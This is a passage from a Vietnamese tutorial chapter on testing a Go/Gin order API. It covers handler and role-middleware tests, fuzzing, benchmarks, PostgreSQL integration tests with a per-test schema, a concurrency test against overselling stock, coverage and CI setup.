            store: &fakeStore{err: ErrNotFound}, wantCode: 404, wantErr: "not_found", wantCalls: 1},
        {name: "hết hàng", uid: 5, body: `{"product_id":7,"qty":1}`,
            store: &fakeStore{err: ErrOutOfStock}, wantCode: 409, wantErr: "out_of_stock", wantCalls: 1},
        {name: "lỗi hạ tầng không rò rỉ", uid: 5, body: `{"product_id":7,"qty":1}`,
            store: &fakeStore{err: errors.New("dial tcp 10.0.0.5:5432: connection refused")}, wantCode:
500, wantErr: "internal", wantCalls: 1},
    }
    for _, tc := range tests {
        t.Run(tc.name, func(t *testing.T) {
            t.Parallel()
            rec := post(newRouter(tc.store, tc.uid, "customer"), tc.body)

            if rec.Code != tc.wantCode {
                t.Fatalf("mã = %d, muốn %d; thân: %s", rec.Code, tc.wantCode, rec.Body)
            }
            if tc.store.calls != tc.wantCalls {
                t.Errorf("số lần gọi store = %d, muốn %d", tc.store.calls, tc.wantCalls)
            }
            if strings.Contains(rec.Body.String(), "10.0.0.5") {
                t.Errorf("thân phản hồi làm lộ chi tiết hạ tầng: %s", rec.Body)
            }
            if tc.wantErr != "" {
                var e struct{ Error struct{ Code string } }
                if err := json.Unmarshal(rec.Body.Bytes(), &e); err != nil || e.Error.Code != tc.wantErr {
                    t.Errorf("error.code = %q (lỗi giải mã: %v), muốn %q", e.Error.Code, err, tc.wantErr)
                }
                return
            }
            var o Order
            if err := json.Unmarshal(rec.Body.Bytes(), &o); err != nil || o.ID != 42 || o.Total != 400 {
                t.Errorf("thân = %+v (lỗi giải mã: %v)", o, err)
            }
            if loc := rec.Header().Get("Location"); loc != "/orders/42" {
                t.Errorf("Location = %q, muốn /orders/42", loc)
            }
        })
    }
}

// Kiểm thử middleware: ngoài mã trả về còn phải chứng minh handler phía sau KHÔNG chạy khi bị chặn.
func TestRequireRole(t *testing.T) {
    tests := []struct {
        name       string
        role       string
        wantCode   int
        wantCalled bool
    }{
        {"admin được vào", "admin", 200, true},
        {"customer bị chặn", "customer", 403, false},
        {"không có vai trò bị chặn", "", 403, false},
    }
    for _, tc := range tests {
        t.Run(tc.name, func(t *testing.T) {
            called := false
            r := gin.New()
            r.Use(func(c *gin.Context) { c.Set("role", tc.role) })
            r.GET("/admin", RequireRole("admin"), func(c *gin.Context) { called = true; c.Status(200) })

            rec := httptest.NewRecorder()
```

```
            r.ServeHTTP(rec, httptest.NewRequest("GET", "/admin", nil))

            if rec.Code != tc.wantCode || called != tc.wantCalled {
                t.Fatalf("mã=%d handler-chạy=%v, muốn mã=%d handler-chạy=%v", rec.Code, called,
tc.wantCode, tc.wantCalled)
            }
        })
    }
}

// Fuzz: với MỌI thân request, handler không bao giờ trả 5xx và không panic.
func FuzzPlaceOrderBody(f *testing.F) {
    for _, seed := range []string{`{"product_id":7,"qty":2}`, `{}`, ``, `[]`, `{"product_id":"7"}`,
`{"qty":99999999999999999999}`, "\x00\xff"} {
        f.Add(seed)
    }
    store := &fakeStore{result: Order{ID: 1}}
    r := newRouter(store, 5, "customer")
    f.Fuzz(func(t *testing.T, body string) {
        rec := post(r, body)
        if rec.Code >= 500 {
            t.Fatalf("body %q gây mã %d", body, rec.Code)
        }
    })
}

func BenchmarkPlaceOrderHandler(b *testing.B) {
    r := newRouter(&fakeStore{result: Order{ID: 1}}, 5, "customer")
    b.ReportAllocs()
    for b.Loop() {
        post(r, `{"product_id":7,"qty":2}`)
    }
}
```

Đầu ra thật:

```
--- PASS: TestHandlerPlaceOrder (0.00s)
    --- PASS: TestHandlerPlaceOrder/chưa_đăng_nhập (0.00s)
    --- PASS: TestHandlerPlaceOrder/JSON_hỏng (0.00s)
    --- PASS: TestHandlerPlaceOrder/qty_vượt_trần_(service_từ_chối) (0.00s)
    --- PASS: TestHandlerPlaceOrder/thiếu_qty (0.00s)
    --- PASS: TestHandlerPlaceOrder/hết_hàng (0.00s)
    --- PASS: TestHandlerPlaceOrder/sản_phẩm_không_tồn_tại (0.00s)
    --- PASS: TestHandlerPlaceOrder/thành_công (0.00s)
    --- PASS: TestHandlerPlaceOrder/lỗi_hạ_tầng_không_rò_rỉ (0.00s)
--- PASS: TestRequireRole (0.00s)
    --- PASS: TestRequireRole/admin_được_vào (0.00s)
    --- PASS: TestRequireRole/customer_bị_chặn (0.00s)
    --- PASS: TestRequireRole/không_có_vai_trò_bị_chặn (0.00s)
```

(Thứ tự các test con thay đổi giữa các lần chạy vì chúng chạy song song.) Những điều quan trọng:

- **Kiểm tra cả bốn thứ**: mã trạng thái, **số lần gọi store** (`qty = 21` và JSON hỏng phải bị chặn *trước* khi tới store), thân JSON giải mã được với `error.code` đúng, và header `Location`. Một test chỉ kiểm tra mã `201` sẽ không phát hiện trường `total` sai hoặc thiếu `Location`.
- **Test rò rỉ**: trường hợp "lỗi hạ tầng" cho store trả về `dial tcp 10.0.0.5:5432: connection refused` và khẳng định thân phản hồi **không chứa** `10.0.0.5`. Quy tắc bảo mật của Buổi 25 trở thành bài test hồi quy tự động: nếu ai đó sửa handler để trả `err.Error()`, test này đỏ ngay.
- `TestRequireRole` dùng cờ `called` để chứng minh handler phía sau **không chạy** khi bị chặn. Chỉ kiểm tra mã `403` thì không chứng minh được điều này (handler vẫn có thể chạy rồi mới bị ghi đè mã).
- **Giải mã bằng struct** (`json.Unmarshal` vào `Order`) thay vì so sánh chuỗi JSON thô: không phụ thuộc thứ tự khóa hay khoảng trắng. Với phản hồi lớn, cân nhắc **golden file** (mục 6).
- `gin.SetMode(gin.TestMode)` **trong** `init()`: tắt log debug ồn ào của Gin.

Thử phá để bảo đảm test hữu ích: đổi `http.StatusConflict` thành `http.StatusBadRequest` trong `place` ⇒ case "hết hàng" đỏ; xóa `c.Header("Location", ...)` ⇒ case "thành công" đỏ; bỏ `return` sau khi `AbortWithStatusJSON`... Hãy tự làm các thử nghiệm này (bài tập 2): nếu một đột biến không làm test nào đỏ, bạn vừa tìm thấy một lỗ hổng trong bộ test.

4. Test tích hợp với PostgreSQL thật

4.1. Vì sao không giả lập SQL

Mock CSDL (`sqlmock`, interface giả trả dữ liệu sẵn) kiểm tra được rằng mã của bạn *gọi* `Query` với một chuỗi SQL, nhưng **không** kiểm tra được điều quan trọng: SQL đó có *chạy đúng không*. Nó sẽ không bắt: sai cú pháp, sai tên cột, `WHERE` sai điều kiện, thiếu index, vi phạm ràng buộc, deadlock, **race khi đồng thời**, giao dịch có thật sự hoàn tác không. Gần như mọi lỗi nghiêm trọng của tầng dữ liệu nằm ở những chỗ đó. Vì vậy: **test repository/store bằng PostgreSQL thật.** Phần mềm này chạy trong vài chục mili-giây mỗi test và không đắt như vẻ ngoài.

Ba cách có CSDL thật cho test:

	testcontainers-go	Docker Compose / dịch vụ CI	CSDL dev dùng chung + schema riêng
Cách làm	Test tự khởi động container PostgreSQL	Dựng sẵn bằng `docker compose up`; CI có `services: postgres`	Một PostgreSQL chạy sẵn, mỗi test tạo schema ngẫu nhiên
Ưu	Tự chứa, cô lập, đúng phiên bản	Khởi động một lần, nhanh	Nhanh nhất, không cần Docker trong test
Nhược	Cần Docker, khởi động mỗi lần chậm hơn (giây)	Cần bước chuẩn bị trước	Cần quản lý cấu hình; hơi kém cô lập
Hợp với	Máy dev và CI mạnh	CI, nhóm lớn	Vòng lặp dev nhanh, chương này

Chương này dùng cách thứ ba (schema riêng cho từng test) vì nhanh và đơn giản, và là kỹ thuật bạn có thể kết hợp với bất kỳ cách nào ở trên: `testcontainers-go` chỉ lo việc có một PostgreSQL đang chạy rồi trả `DATABASE_URL`; phần còn lại giữ nguyên. (Bài tập 7 yêu cầu chuyển sang `testcontainers-go`.)

4.2. Cô lập: một schema ngẫu nhiên cho mỗi test

Vấn đề của test dùng DB: **trạng thái dùng chung**. Hai test cùng ghi vào bảng `products` sẽ đạp lên nhau; dọn dữ liệu bằng `TRUNCATE` giữa các test buộc chạy tuần tự và vẫn mong manh. Giải pháp trong `testDB(t)`: mỗi test tạo một **schema PostgreSQL với tên ngẫu nhiên** (`t_9f3a1c...`), chạy DDL vào đó, và trỏ `search_path` của pool vào schema ấy. Mọi câu lệnh `FROM products` trong mã tự động rơi vào schema riêng. Khi xong, `t.Cleanup` xóa cả schema. Kết quả: các test chạy **song song** thật sự, không dọn dẹp thủ công, không phụ thuộc thứ tự.

```go
// testdb_test.go
package shop

import (
    "context"
    "crypto/rand"
    "encoding/hex"
    "os"
    "testing"
```

```
    "github.com/jackc/pgx/v5/pgxpool"
)

const schemaSQL = `
CREATE TABLE products (
    id    BIGINT PRIMARY KEY,
    price BIGINT NOT NULL CHECK (price >= 0),
    stock INT NOT NULL CHECK (stock >= 0)
);
CREATE TABLE orders (
    id         BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    user_id    BIGINT NOT NULL,
    product_id BIGINT NOT NULL REFERENCES products (id),
    qty        INT NOT NULL,
    total      BIGINT NOT NULL,
    created_at TIMESTAMPTZ NOT NULL
);`

// testDB trả về một pool trỏ tới SCHEMA RIÊNG của test này (tên ngẫu nhiên), đã chạy schema, và tự dọn khi test xong.
// Nhờ đó các test chạy SONG SONG trên cùng một CSDL mà không đạp lên nhau, và không cần xóa dữ liệu thủ công.
// Không có DATABASE_URL: bỏ qua (go test vẫn xanh trên máy không có PostgreSQL).
func testDB(t *testing.T) *pgxpool.Pool {
    t.Helper()
    url := os.Getenv("DATABASE_URL")
    if url == "" {
        t.Skip("không có DATABASE_URL, bỏ qua test tích hợp")
    }
    ctx := context.Background()

    b := make([]byte, 6)
    _, _ = rand.Read(b)
    schema := "t_" + hex.EncodeToString(b)

    admin, err := pgxpool.New(ctx, url)
    if err != nil {
        t.Fatal(err)
    }
    if _, err := admin.Exec(ctx, "CREATE SCHEMA "+schema); err != nil {
        t.Fatal(err)
    }
    t.Cleanup(func() {
        _, _ = admin.Exec(context.Background(), "DROP SCHEMA "+schema+" CASCADE")
        admin.Close()
    })

    cfg, err := pgxpool.ParseConfig(url)
    if err != nil {
        t.Fatal(err)
    }
    cfg.ConnConfig.RuntimeParams["search_path"] = schema // mọi kết nối của pool này chỉ thấy schema riêng
    cfg.MaxConns = 30
    pool, err := pgxpool.NewWithConfig(ctx, cfg)
    if err != nil {
        t.Fatal(err)
    }
    t.Cleanup(pool.Close)
    if _, err := pool.Exec(ctx, schemaSQL); err != nil {
        t.Fatal(err)
    }
    return pool
}
```

Lưu ý: `t.Helper()` để lỗi báo đúng dòng của test gọi; `t.Skip` khi không có `DATABASE_URL` giúp `go test ./...` vẫn xanh trên máy chưa cài PostgreSQL (CI thì đặt biến này để chạy đầy đủ); `t.Cleanup` chạy kể cả khi test thất bại hay panic.

Các biến thể thường gặp: (1) **mỗi test một giao dịch rồi** `ROLLBACK` cuối test (nhanh nhất, nhưng không kiểm thử được mã tự `COMMIT` hay đồng thời giữa nhiều kết nối, nên không phù hợp bài test dưới đây); (2) **mỗi test một CSDL** (`CREATE DATABASE ... TEMPLATE tpl`): cô lập tuyệt đối, sao chép nhanh từ khuôn.

4.3. Bốn bài test đáng giá nhất của tầng dữ liệu

```
// pgstore_test.go
package shop

import (
    "context"
    "errors"
    "sync"
    "sync/atomic"
    "testing"
    "time"
)

func seedProduct(t *testing.T, s *PGStore, id, price int64, stock int) {
    t.Helper()
    if _, err := s.pool.Exec(context.Background(), `INSERT INTO products (id, price, stock) VALUES ($1, $2,
$3)`, id, price, stock); err != nil {
        t.Fatal(err)
    }
}

func stockOf(t *testing.T, s *PGStore, id int64) int {
    t.Helper()
    var n int
    if err := s.pool.QueryRow(context.Background(), `SELECT stock FROM products WHERE id = $1`,
id).Scan(&n); err != nil {
        t.Fatal(err)
    }
    return n
}

func countOrders(t *testing.T, s *PGStore) int {
    t.Helper()
    var n int
    if err := s.pool.QueryRow(context.Background(), `SELECT count(*) FROM orders`).Scan(&n); err != nil {
        t.Fatal(err)
    }
    return n
}

var at = time.Date(2026, 10, 9, 1, 0, 0, 0, time.UTC)

func TestPGStoreCreateOrder(t *testing.T) {
    t.Parallel()
    ctx := context.Background()

    t.Run("thành công: trừ kho và ghi đơn", func(t *testing.T) {
        t.Parallel()
        s := NewPGStore(testDB(t))
        seedProduct(t, s, 1, 250000, 10)

        o, err := s.CreateOrder(ctx, 5, 1, 3, at)
        if err != nil {
            t.Fatal(err)
        }
        if o.ID == 0 || o.Total != 750000 {
            t.Errorf("đơn = %+v, muốn Total=750000 và ID do CSDL sinh", o)
        }
        if got := stockOf(t, s, 1); got != 7 {
            t.Errorf("tồn kho = %d, muốn 7", got)
        }
    })
```

```
t.Run("hết hàng: KHÔNG đổi gì cả", func(t *testing.T) {
    t.Parallel()
    s := NewPGStore(testDB(t))
    seedProduct(t, s, 1, 100, 2)

    _, err := s.CreateOrder(ctx, 5, 1, 3, at)
    if !errors.Is(err, ErrOutOfStock) {
        t.Fatalf("lỗi = %v, muốn ErrOutOfStock", err)
    }
    if got := stockOf(t, s, 1); got != 2 {
        t.Errorf("tồn kho = %d, muốn vẫn là 2", got)
    }
    if n := countOrders(t, s); n != 0 {
        t.Errorf("có %d đơn, muốn 0", n)
    }
})

t.Run("sản phẩm không tồn tại", func(t *testing.T) {
    t.Parallel()
    s := NewPGStore(testDB(t))
    if _, err := s.CreateOrder(ctx, 5, 404, 1, at); !errors.Is(err, ErrNotFound) {
        t.Fatalf("lỗi = %v, muốn ErrNotFound", err)
    }
})

t.Run("ghi đơn lỗi giữa chừng thì HOÀN TÁC việc trừ kho", func(t *testing.T) {
    t.Parallel()
    s := NewPGStore(testDB(t))
    seedProduct(t, s, 1, 100, 10)
    // Phá bảng orders để bước INSERT thất bại SAU KHI đã trừ kho.
    if _, err := s.pool.Exec(ctx, `ALTER TABLE orders RENAME TO orders_hong`); err != nil {
        t.Fatal(err)
    }
    if _, err := s.CreateOrder(ctx, 5, 1, 4, at); err == nil {
        t.Fatal("mong đợi lỗi khi ghi đơn")
    }
    if got := stockOf(t, s, 1); got != 10 {
        t.Errorf("tồn kho = %d, muốn 10: việc trừ kho phải bị rollback cùng giao dịch", got)
    }
})

// Bài test quan trọng nhất: KHÔNG BÁN LỐ dưới tải đồng thời.
t.Run("20 người tranh 5 sản phẩm cuối: đúng 5 thành công", func(t *testing.T) {
    t.Parallel()
    s := NewPGStore(testDB(t))
    seedProduct(t, s, 1, 100, 5)

    var ok, soldOut atomic.Int32
    var wg sync.WaitGroup
    for i := range 20 {
        wg.Add(1)
        go func() {
            defer wg.Done()
            _, err := s.CreateOrder(ctx, int64(100+i), 1, 1, at)
            switch {
            case err == nil:
                ok.Add(1)
            case errors.Is(err, ErrOutOfStock):
                soldOut.Add(1)
            default:
                t.Errorf("lỗi bất ngờ: %v", err)
            }
        }()
    }
    wg.Wait()

    if ok.Load() != 5 || soldOut.Load() != 15 {
        t.Errorf("thành công=%d hết hàng=%d, muốn 5 và 15", ok.Load(), soldOut.Load())
```

```
        }
        if got := stockOf(t, s, 1); got != 0 {
            t.Errorf("tồn kho cuối = %d, muốn 0 (không âm)", got)
        }
        if n := countOrders(t, s); n != 5 {
            t.Errorf("số đơn = %d, muốn 5", n)
        }
    })
}
```

Đầu ra thật (có PostgreSQL):

```
--- PASS: TestPGStoreCreateOrder (0.00s)
    --- PASS: TestPGStoreCreateOrder/sản_phẩm_không_tồn_tại (0.37s)
    --- PASS: TestPGStoreCreateOrder/hết_hàng:_KHÔNG_đổi_gì_cả (0.39s)
    --- PASS: TestPGStoreCreateOrder/thành_công:_trừ_kho_và_ghi_đơn (0.39s)
    --- PASS: TestPGStoreCreateOrder/ghi_đơn_lỗi_giữa_chừng_thì_HOÀN_TÁC_việc_trừ_kho (0.45s)
    --- PASS: TestPGStoreCreateOrder/20_người_tranh_5_sản_phẩm_cuối:_đúng_5_thành_công (0.93s)
```

Và khi chưa đặt `DATABASE_URL` (test tự bỏ qua, không đỏ):

```
    pgstore_test.go:87: không có DATABASE_URL, bỏ qua test tích hợp
--- PASS: TestPGStoreCreateOrder (0.00s)
    --- SKIP: TestPGStoreCreateOrder/thành_công:_trừ_kho_và_ghi_đơn (0.00s)
    --- SKIP: TestPGStoreCreateOrder/hết_hàng:_KHÔNG_đổi_gì_cả (0.00s)
    ...
```

Bốn kịch bản, mỗi cái kiểm chứng một tính chất mà mock không thể:

1. **Thành công**: `Total = giá × số lượng` được tính đúng, `ID` do CSDL sinh, tồn kho giảm đúng 3.
2. **Hết hàng không đổi gì**: sau lỗi, tồn kho **vẫn như cũ** và **không** có dòng đơn nào. Test kiểm tra *trạng thái cuối*, không chỉ giá trị lỗi.
3. **Hoàn tác giữa chừng**: cố tình đổi tên bảng `orders` để bước `INSERT` thất bại **sau khi** đã trừ kho; rồi khẳng định kho vẫn là 10. Đây là cách duy nhất để chứng minh `tx.Rollback` thật sự hoạt động: tạo ra một lỗi thật ở giữa giao dịch. Nếu ai đó "tối ưu" bằng cách bỏ giao dịch, test này đỏ.
4. **Không bán lố dưới tải đồng thời**: 20 goroutine cùng mua 1 sản phẩm khi chỉ còn 5; đúng **5 thành công, 15 báo hết hàng, tồn kho cuối 0, đúng 5 đơn**. Câu `UPDATE ... WHERE stock >= $2 RETURNING price` là nguyên tử nên thắng cuộc đua.

Thử phá: một bản cài đặt "gần đúng". Để chắc rằng bài test thứ tư thật sự có tác dụng, ta thay `CreateOrder` bằng kiểu viết rất phổ biến và trông hợp lý: **đọc tồn kho, kiểm tra trong Go, rồi mới trừ** (`SELECT stock` → `if stock < qty` → `UPDATE ... SET stock = stock - $2`). Giữa `SELECT` và `UPDATE`, các giao dịch khác kịp chen vào. Chạy lại bài test đồng thời:

```
--- FAIL: TestPGStoreCreateOrder (0.00s)
    --- FAIL: TestPGStoreCreateOrder/20_người_tranh_5_sản_phẩm_cuối:_đúng_5_thành_công (0.74s)
        pgstore_test.go:120: lỗi bất ngờ: trừ kho: ERROR: new row for relation "products" violates check
constraint "products_stock_check" (SQLSTATE 23514)
        pgstore_test.go:120: lỗi bất ngờ: trừ kho: ERROR: new row for relation "products" violates check
constraint "products_stock_check" (SQLSTATE 23514)
        pgstore_test.go:127: thành công=5 hết hàng=13, muốn 5 và 15
FAIL
```

Test **đỏ**, và nó còn cho thấy một điều thú vị: nhờ ràng buộc `CHECK (stock >= 0)` trong schema, CSDL đã chặn không cho tồn kho âm (hai giao dịch chen vào đều bị từ chối). Nếu không có `CHECK`, bản lỗi này sẽ **bán lố âm thầm**. Đây là minh chứng cho hai bài học đã nhắc nhiều lần: (1) ràng buộc ở tầng dữ liệu là chốt chặn cuối cùng; (2) bài test đồng thời là thứ duy nhất phát hiện lỗi này. (Dòng "thành công=5 hết hàng=13" cho

thấy 2 yêu cầu thua cuộc đua bị lỗi `23514` chứ không phải "hết hàng" lịch sự.) Sau khi khôi phục bản đúng, bộ test lại xanh.

> **Trên máy không có race detector?**
> `go test -race` cần CGO (trình biên dịch C) trên Windows; môi trường soạn giáo trình này không có, nên các lệnh `-race` ở đây không được chạy thật. Hãy chạy `go test -race ./...` trên Linux, WSL hoặc trong CI (bắt buộc nên có trong CI): nó phát hiện truy cập dữ liệu đồng thời không đồng bộ mà bài test thường bỏ sót. Lưu ý: race detector tìm *data race trong bộ nhớ Go*; còn lỗi tranh chấp *ở tầng CSDL* như ví dụ trên chỉ lộ ra bằng test đồng thời có kiểm tra kết quả cuối cùng.

5. Fuzz, benchmark và độ phủ

5.1. Fuzz test cho đầu vào của handler

`FuzzPlaceOrderBody` ở trên khẳng định một bất biến: **với bất kỳ thân request nào, handler không bao giờ trả `5xx` và không panic**. Go tự sinh hàng nghìn đầu vào từ các hạt giống (`seed`) và biến đổi chúng, hướng theo độ phủ mã. Chạy khám phá trong 5 giây:

```
go test -run xxx -fuzz FuzzPlaceOrderBody -fuzztime=5s ./...
```

```
fuzz: elapsed: 0s, gathering baseline coverage: 0/7 completed
fuzz: elapsed: 1s, gathering baseline coverage: 7/7 completed, now fuzzing with 8 workers
fuzz: elapsed: 3s, execs: 11048 (3676/sec), new interesting: 41 (total: 48)
fuzz: elapsed: 5s, execs: 21006 (5514/sec), new interesting: 75 (total: 82)
PASS
```

Hơn 21.000 đầu vào, không `5xx`. Nếu fuzz tìm thấy đầu vào gây lỗi, Go ghi nó vào `testdata/fuzz/FuzzPlaceOrderBody/...`, và từ đó `go test` thường (không cờ `-fuzz`) luôn chạy lại đầu vào đó như một test hồi quy: bạn commit thư mục `testdata` đó. Fuzz hợp với: bộ phân tích đầu vào (JSON, cursor, tham số), mã hóa/giải mã, các hàm thuần có bất biến rõ ràng (Buổi 11).

5.2. Benchmark

`BenchmarkPlaceOrderHandler` dùng vòng lặp `for b.Loop()` (Go 1.24+; thay cho `for i := 0; i < b.N; i++`, tự xử lý khởi tạo ngoài vòng và chống trình biên dịch loại bỏ mã):

```
go test -run xxx -bench . -benchtime=2000x ./...
```

```
BenchmarkPlaceOrderHandler-8           2000          9181 ns/op        7685 B/op          35 allocs/op
```

Một lượt xử lý yêu cầu (định tuyến, bind, validate, service, JSON) mất khoảng 9 µs với 35 lần cấp phát bộ nhớ trên máy này, tức là xử lý hàng chục nghìn yêu cầu mỗi giây trên **một lõi** khi store là bản giả. Nghĩa là trong API thật, thời gian nằm ở **CSDL và mạng**, không ở Gin: một lý do để không tối ưu vi mô tầng HTTP trước khi đo. Dùng benchmark để so sánh *trước/sau* một thay đổi (`benchstat`), không để khoe con số tuyệt đối. Chương trình benchmark có thể kèm `-cpuprofile`/`-memprofile` (Buổi 16).

5.3. Độ phủ (coverage): hữu ích nhưng dễ bị lạm dụng

```
go test -count=1 -coverprofile=c.out ./...
go tool cover -func=c.out
go tool cover -html=c.out        # xem dòng nào chưa được chạy, bôi màu
```

```
b31/handler.go:25:    place         100.0%
b31/handler.go:53:    RequireRole     100.0%
b31/pgstore.go:19:    CreateOrder     84.6%
b31/service.go:38:    NewService     66.7%
b31/service.go:45:    Place         100.0%
total:            (statements)    92.1%
```

Cách đọc đúng: độ phủ **thấp** là tín hiệu hữu ích ("chưa ai kiểm tra chỗ này"); độ phủ **cao** không chứng minh gì về chất lượng test (một test không có khẳng định vẫn tăng độ phủ). Ở trên, `CreateOrder` 84,6%: những nhánh chưa chạy là các lỗi hạ tầng hiếm (lỗi khi `Begin`, khi `Commit`), vốn khó và ít giá trị để tái hiện; `NewService` 66,7% vì nhánh `now == nil` (mặc định `time.Now`) chưa được chạm: một dòng test là đủ. Lời khuyên: (1) dùng độ phủ để **tìm lỗ hổng**, không để đạt chỉ tiêu; (2) đặt ngưỡng tối thiểu hợp lý ở CI (ví dụ 70–80% cho gói nghiệp vụ) và chặn việc **giảm** độ phủ, thay vì đòi 100%; (3) quan tâm đến *độ phủ của hành vi quan trọng* (đồng thời, hoàn tác, quyền) hơn con số tổng. Kỹ thuật mạnh hơn: **mutation testing** (`go-mutesting`, `gremlins`): tự đột biến mã (đổi `>` thành `>=`...) và kiểm tra test có đỏ không, chính là "thử phá" ở trên được tự động hóa.

6. Giữ bộ test nhanh, xác định và đáng tin

Nguyên tắc	Cách làm
Xác định (cùng đầu vào, cùng kết quả)	Tiêm đồng hồ (`now func() time.Time`), tiêm nguồn ngẫu nhiên có hạt giống, không `time.Sleep` để "chờ", dùng kênh/`sync.WaitGroup`/vòng lặp có `Eventually` giới hạn; từ Go 1.25 có `testing/synctest` để kiểm thử mã dùng thời gian và goroutine một cách xác định
Cô lập	Không trạng thái toàn cục dùng chung; mỗi test tự dựng dữ liệu (schema riêng, `t.TempDir()`, `t.Setenv`); chạy với `-shuffle=on` để lộ phụ thuộc thứ tự ngầm
Nhanh	Phần lớn là unit/handler (µs); test tích hợp chạy `t.Parallel()`; tách bằng `-short` hoặc thẻ build/biến môi trường; không gọi mạng ngoài
Đọc được	Tên mô tả hành vi bằng tiếng Việt (`"hết hàng: KHÔNG đổi gì cả"`); bố cục sắp xếp–hành động–khẳng định; thông báo lỗi nói rõ *mong đợi gì, nhận gì*
Không rò rỉ	`t.Cleanup` đóng tài nguyên; kiểm tra rò rỉ goroutine (`goleak`) cho mã chạy nền
Phát hiện lỗi thật	Thử phá (đột biến); kiểm thử cả đường lỗi, không chỉ đường thành công; kiểm tra trạng thái cuối, không chỉ giá trị trả về

Test chập chờn (flaky) là kẻ thù: một test lúc xanh lúc đỏ làm cả đội ngừng tin vào bộ test. Nguyên nhân thường gặp: phụ thuộc thời gian thật hoặc `Sleep`, thứ tự (map, goroutine), trạng thái dùng chung, cổng mạng cố định, dữ liệu ngẫu nhiên không cố định hạt giống. Quy trình xử lý: tái hiện (`go test -count=200 -run TestX`, thêm `-race`, `-shuffle`), tìm nguyên nhân gốc, **sửa hoặc xóa**; không "retry cho xanh".

Golden file (cho phản hồi/HTML/dữ liệu lớn): lưu đầu ra mong đợi trong `testdata/*.golden`, test so sánh; thêm cờ `-update` để ghi lại khi cố ý đổi, và **review diff** như review mã. Hợp với phản hồi JSON dài, email HTML, kết quả sinh mã.

Thư viện khẳng định. Thư viện chuẩn đủ dùng (như các test trên). `testify/require` giúp ngắn gọn (`require.NoError`, `require.Equal`), `go-cmp` (`cmp.Diff`) cho so sánh cấu trúc kèm diff dễ đọc (rất hữu ích cho struct lớn). Chọn một và thống nhất cả dự án; đừng trộn nhiều kiểu.

CI. Bước test điển hình (GitHub Actions, chi tiết Buổi 45):

```yaml
services:
  postgres:
    image: postgres:18
    env: { POSTGRES_PASSWORD: test, POSTGRES_DB: shopgo }
    ports: ["5432:5432"]
    options: >-
      --health-cmd "pg_isready -U postgres" --health-interval 5s --health-retries 10
steps:
  - run: go test -race -count=1 -shuffle=on -coverprofile=c.out ./...
    env: { DATABASE_URL: "postgres://postgres:test@localhost:5432/shopgo?sslmode=disable" }
  - run: go tool cover -func=c.out | tail -1   # in tổng độ phủ; có thể chặn nếu dưới ngưỡng
```

7. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Test chỉ kiểm tra mã** `200` mà bỏ qua thân, header, tác dụng phụ; test không có khẳng định thực sự.
2. **Mock cả CSDL** rồi tin rằng SQL đúng; không có test tích hợp cho giao dịch, ràng buộc, đồng thời.
3. **Test bám cài đặt** (số lần gọi hàm nội bộ, thứ tự gọi) thay vì hành vi quan sát được: mỗi lần refactor đều vỡ.
4. **Trạng thái dùng chung** giữa test (bảng chung, biến toàn cục): test chạy song song hoặc xáo trộn thứ tự là đỏ.
5. `time.Now()`, `time.Sleep`**, số ngẫu nhiên không cố định** trong mã được test: chập chờn.
6. **Không kiểm tra đường lỗi** và đường biên; chỉ test "happy path".
7. **Không kiểm tra đồng thời** cho thao tác quan trọng (trừ kho, số dư, idempotency): lỗi chỉ lộ ở production.
8. **Bỏ qua kết quả** `rows.Err()`**/lỗi** `Cleanup` trong helper; helper không gọi `t.Helper()` nên lỗi báo sai dòng.
9. **Đuổi theo 100% độ phủ**, hoặc tin độ phủ cao là chất lượng cao.
10. **Test chập chờn bị "retry cho qua"** thay vì sửa nguyên nhân.
11. **Test phụ thuộc mạng ngoài / dịch vụ thật** (gọi API thanh toán thật): chậm, không xác định, có thể tốn tiền.
12. **Quên** `-count=1` khi cần chạy lại (Go cache kết quả test không đổi mã, kể cả khi CSDL đã đổi); quên `-race` trong CI.
13. **Dùng chung một** `fakeStore` **giữa các test chạy song song** mà có thay đổi trạng thái (data race ngay trong test).
14. **Chuỗi lỗi so bằng văn bản** (`err.Error() == "..."`) thay vì `errors.Is/As`.
15. **Dữ liệu seed khổng lồ và phụ thuộc lẫn nhau** cho mọi test: chậm và khó hiểu; mỗi test tự dựng đúng dữ liệu nó cần (hàm builder nhỏ).

8. Góc nhìn thực chiến

Góc nhìn thực chiến

Những đội backend ổn định thường có **ba loại phản xạ** về kiểm thử. Thứ nhất, **mọi lỗi production đều đi kèm một test hồi quy** *trước khi* sửa (viết test tái hiện lỗi → thấy đỏ → sửa → xanh): sau một năm bạn có một bộ test là "lịch sử các sự cố" của hệ thống. Thứ hai, **các bất biến quan trọng có test đồng thời** như bài test 20-người-5-sản-phẩm: tồn kho không âm, số dư không âm, mỗi `Idempotency-Key` chỉ chạy một lần, mỗi refresh token chỉ dùng một lần. Thứ ba, **thời gian chạy bộ test được coi như một chỉ số sức khỏe**: nếu `go test ./...` vượt 2–3 phút, lập trình viên ngừng chạy nó trước khi commit, và chất lượng tụt dần. Hãy đo, tách tầng, song song hóa. Với ShopGo, bộ test hoàn chỉnh của Dự án 3 gồm: unit cho service (hàng trăm case, dưới 1 giây), handler cho mọi endpoint (kể cả `401/403/404/409/422`), tích hợp cho mọi repository (kể cả đồng thời), một bài **test BOLA tự động** (Buổi 29), test hợp đồng OpenAPI (Buổi 30), và vài kịch bản end-to-end qua `httptest.NewServer`.

9. Tóm tắt

Tóm tắt buổi học

- Kiểm thử nhiều tầng: **unit** (service, fake) → **handler** (`httptest`) → **tích hợp** (PostgreSQL thật) → **e2e** (ít, cho luồng sống còn); kiểm thử ở tầng thấp nhất bắt được lỗi.
- Dùng **fake viết tay** cho interface nhỏ; mock sinh tự động chỉ khi cần kiểm tương tác phức tạp. **Tiêm đồng hồ**, test bảng, `errors.Is`, `t.Parallel()`.
- Test handler kiểm tra **mã + thân + header + tác dụng phụ + không rò rỉ**; test middleware chứng minh handler **không chạy** khi bị chặn.
- **Không mock SQL**: test repository bằng PostgreSQL thật, **một schema ngẫu nhiên cho mỗi test** (hoặc testcontainers); bốn bài test cốt lõi: thành công, thất bại không để lại dấu vết, hoàn tác giữa chừng, **đồng thời không bán lố**.
- **Thử phá** để chứng minh test có tác dụng: bài test đồng thời bắt được bản cài đặt "kiểm tra rồi mới ghi".
- Fuzz cho bộ phân tích đầu vào, `b.Loop()` cho benchmark, coverage để **tìm lỗ hổng** (không để đạt chỉ tiêu), mutation testing để đo chất lượng test.
